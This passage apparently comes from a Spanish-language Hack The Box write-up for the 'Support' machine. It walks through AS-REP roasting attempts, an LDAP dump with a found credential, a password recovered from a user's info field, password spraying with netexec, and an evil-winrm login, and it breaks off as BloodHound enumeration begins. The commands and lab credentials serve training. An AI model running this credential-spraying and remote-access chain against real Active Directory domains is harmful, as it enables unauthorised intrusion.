user:[smith.rosario] rid:[0×452]
user:[hernandez.stanley] rid:[0×453]
user:[wilson.shelby] rid:[0×454]
user:[anderson.damian] rid:[0×455]
user:[thomas.raphael] rid:[0×456]
user:[levine.leopoldo] rid:[0×457]
user:[raven.clifton] rid:[0×458]
user:[bardot.mary] rid:[0×459]
user:[cromwell.gerard] rid:[0×45a]
user:[monroe.david] rid:[0×45b]
user:[west.laura] rid:[0×45c]
user:[langley.lucy] rid:[0×45d]
user:[daughtler.mabel] rid:[0×45e]
user:[stoll.rachelle] rid:[0×45f]
user:[ford.victoria] rid:[0×460]
```

Nos hacemos un listado con los usuarios que hemos encontrado y vamos a ver si alguno de ellos tiene la preautenticacion de kerberos desactivada para poder realizar un ataque asrepoast solicitando un TGT:



```
└─$ impacket-GetNPUsers support.htb/ -usersfile users.txt -no-pass -dc-ip 10.10.11.174
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

/usr/share/doc/python3-impacket/examples/GetNPUsers.py:165: DeprecationWarning: datetime.
bjects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Guest doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] User ldap doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User support doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User smith.rosario doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User hernandez.stanley doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User wilson.shelby doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User anderson.damian doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User thomas.raphael doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User levine.leopoldo doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User raven.clifton doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User bardot.mary doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User cromwell.gerard doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User monroe.david doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User west.laura doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User langley.lucy doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User daughtler.mabel doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User stoll.rachelle doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User ford.victoria doesn't have UF_DONT_REQUIRE_PREAUTH set
```


Ningun usuario tiene la preautenticacion de kerberos desctivada. Vamos a enumerar el dominio de la maquina victima con la herramienta "ldapsearch", en hacktricks nos pone como hacerlo cuando disponemos de credenciales:



ldapsearch


Check null credentials or if your credentials are valid:

```
ldapsearch -x -H ldap://<IP> -D '' -w '' -b "DC=<1_SUBDOMAIN>,DC=<TLD>"
ldapsearch -x -H ldap://<IP> -D '<DOMAIN>\<username>' -w '<password>' -b "DC=<1_SUBDOMAIN
```




```
──(kali㉿kali)-[~/Downloads]
─$ ldapsearch -x -H ldap://10.10.11.174 -D 'ldap@support.htb' -w 'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz' -b "DC=support,DC=htb" > out.txt
```

Tenemos un archivo muy largo con la informacion de cada usuario:




```
# DC, Domain Controllers, support.htb
dn: CN=DC,OU=Domain Controllers,DC=support,DC=htb
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: user
objectClass: computer
cn: DC
distinguishedName: CN=DC,OU=Domain Controllers,DC=support,DC=htb
instanceType: 4
whenCreated: 20220528110343.0Z
whenChanged: 20241111163539.0Z
uSNCreated: 12293
uSNChanged: 86052
name: DC
objectGUID:: HD+hr5kDfk+GP+nDuUxBJw==
userAccountControl: 532480
badPwdCount: 0
codePage: 0
countryCode: 0
badPasswordTime: 0
lastLogoff: 0
lastLogon: 133758201075784542
localPolicyFlags: 0
pwdLastSet: 133758165095471777
primaryGroupID: 516
objectSid:: AQUAAAAAAAUVAAAAG9v9Y4G6g8nmcEIL6AMAAA==
accountExpires: 9223372036854775807
logonCount: 54
sAMAccountName: DC$
```

Vemos que cada usuario lo mencionan en el campo "sAMAccountName", vamos a filtrar por ese campo:




```
┌──(kali㉿kali)-[~/Downloads]
└─$ cat out.txt|grep 'sAMAccountName:'
sAMAccountName: Administrator
sAMAccountName: Guest
sAMAccountName: Administrators
sAMAccountName: Users
sAMAccountName: Guests
sAMAccountName: Print Operators
sAMAccountName: Backup Operators
sAMAccountName: Replicator
sAMAccountName: Remote Desktop Users
sAMAccountName: Network Configuration Operators
sAMAccountName: Performance Monitor Users
sAMAccountName: Performance Log Users
sAMAccountName: Distributed COM Users
```

Vamos a filtrar por la del usuario support:




```
┌──(kali㉿kali)-[~/Downloads]
└─$ cat out.txt|grep 'sAMAccountName: support'
sAMAccountName: support
```

Como solo hay un campo, voy a copiar y hacer un control f para que me dirija donde se encuentra la informacion de este campo. En el campo info del bloque del usuario support vemos una posible contraseña:




```
# support, Users, support.htb
dn: CN=support,CN=Users,DC=support,DC=htb
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: user
cn: support
c: US
l: Chapel Hill
st: NC
postalCode: 27514
distinguishedName: CN=support,CN=Users,DC=support,DC=htb
instanceType: 4
whenCreated: 20220528111200.0Z
whenChanged: 20220528111201.0Z
uSNCreated: 12617
info: Ironside47pleasure40Watchful
```

Con netexec podemos ver a que usuario de nuestro listado le pertenecen estas credenciales:




```
┌──(kali㉿kali)-[~/Downloads]
└─$ netexec smb 10.10.11.174 -u users.txt -p 'Ironside47pleasure40Watchful' --continue-on-success
SMB         10.10.11.174    445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:support.htb) (signing:True)
SMB         10.10.11.174    445    DC               [-] support.htb\Administrator:Ironside47pleasure40Watchful STATUS_LOGON_FAILURE
SMB         10.10.11.174    445    DC               [-] support.htb\Guest:Ironside47pleasure40Watchful STATUS_LOGON_FAILURE
SMB         10.10.11.174    445    DC               [-] support.htb\krbtgt:Ironside47pleasure40Watchful STATUS_LOGON_FAILURE
SMB         10.10.11.174    445    DC               [-] support.htb\ldap:Ironside47pleasure40Watchful STATUS_LOGON_FAILURE
SMB         10.10.11.174    445    DC               [+] support.htb\support:Ironside47pleasure40Watchful
SMB         10.10.11.174    445    DC               [-] support.htb\smith.rosario:Ironside47pleasure40Watchful STATUS_LOGON_FAILURE
SMB         10.10.11.174    445    DC               [-] support.htb\hernandez.stanley:Ironside47pleasure40Watchful STATUS_LOGON_FAILURE
SMB         10.10.11.174    445    DC               [-] support.htb\wilson.shelby:Ironside47pleasure40Watchful STATUS_LOGON_FAILURE
SMB         10.10.11.174    445    DC               [-] support.htb\anderson.damian:Ironside47pleasure40Watchful STATUS_LOGON_FAILURE
SMB         10.10.11.174    445    DC               [-] support.htb\thomas.raphael:Ironside47pleasure40Watchful STATUS_LOGON_FAILURE
SMB         10.10.11.174    445    DC               [-] support.htb\levine.leopoldo:Ironside47pleasure40Watchful STATUS_LOGON_FAILURE
SMB         10.10.11.174    445    DC               [-] support.htb\raven.clifton:Ironside47pleasure40Watchful STATUS_LOGON_FAILURE
SMB         10.10.11.174    445    DC               [-] support.htb\bardot.mary:Ironside47pleasure40Watchful STATUS_LOGON_FAILURE
```

Las credenciales le pertenecen al usuario support, vamos a comprobar si nos podemos conectar por remoto con la herramienta "evil-winrm":



```
┌──(kali㉿kali)-[~/Downloads]
└─$ netexec winrm 10.10.11.174 -u support -p 'Ironside47pleasure40Watchful' 2>/dev/null
WINRM       10.10.11.174    5985   DC               [*] Windows Server 2022 Build 20348 (name:DC) (domain:support.htb)
WINRM       10.10.11.174    5985   DC               [+] support.htb\support:Ironside47pleasure40Watchful (Pwn3d!)
```


Nos conectamos con "evil-winrm":



```
┌──(kali㉿kali)-[~/Downloads]
└─$ evil-winrm -i 10.10.11.174 -u support -p 'Ironside47pleasure40Watchful'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quotin

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hac

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\support\Documents> whoami
support\support
```


ESCALADA DE PRIVILEGIOS

El usuario support pertenece al grupo "Shared Support Account"




```
*Evil-WinRM* PS C:\Users\support\desktop> net user support
User name                    support
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            5/28/2022 3:12:00 AM
Password expires             Never
Password changeable          5/29/2022 3:12:00 AM
Password required            Yes
User may change password     No

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   11/11/2024 11:13:26 AM

Logon hours allowed          All

Local Group Memberships      *Remote Management Use
Global Group memberships     *Shared Support Accoun*Domain Users
The command completed successfully.
```

Para escalar privilegios, vamos a enumerar el entorno de active directory con bloodhound. Nos clonamos el repositorio y ejecutamos el siguiente comando:




```
┌──(entorno)─(kali㉿kali)-[~/Downloads/BloodHound.py]
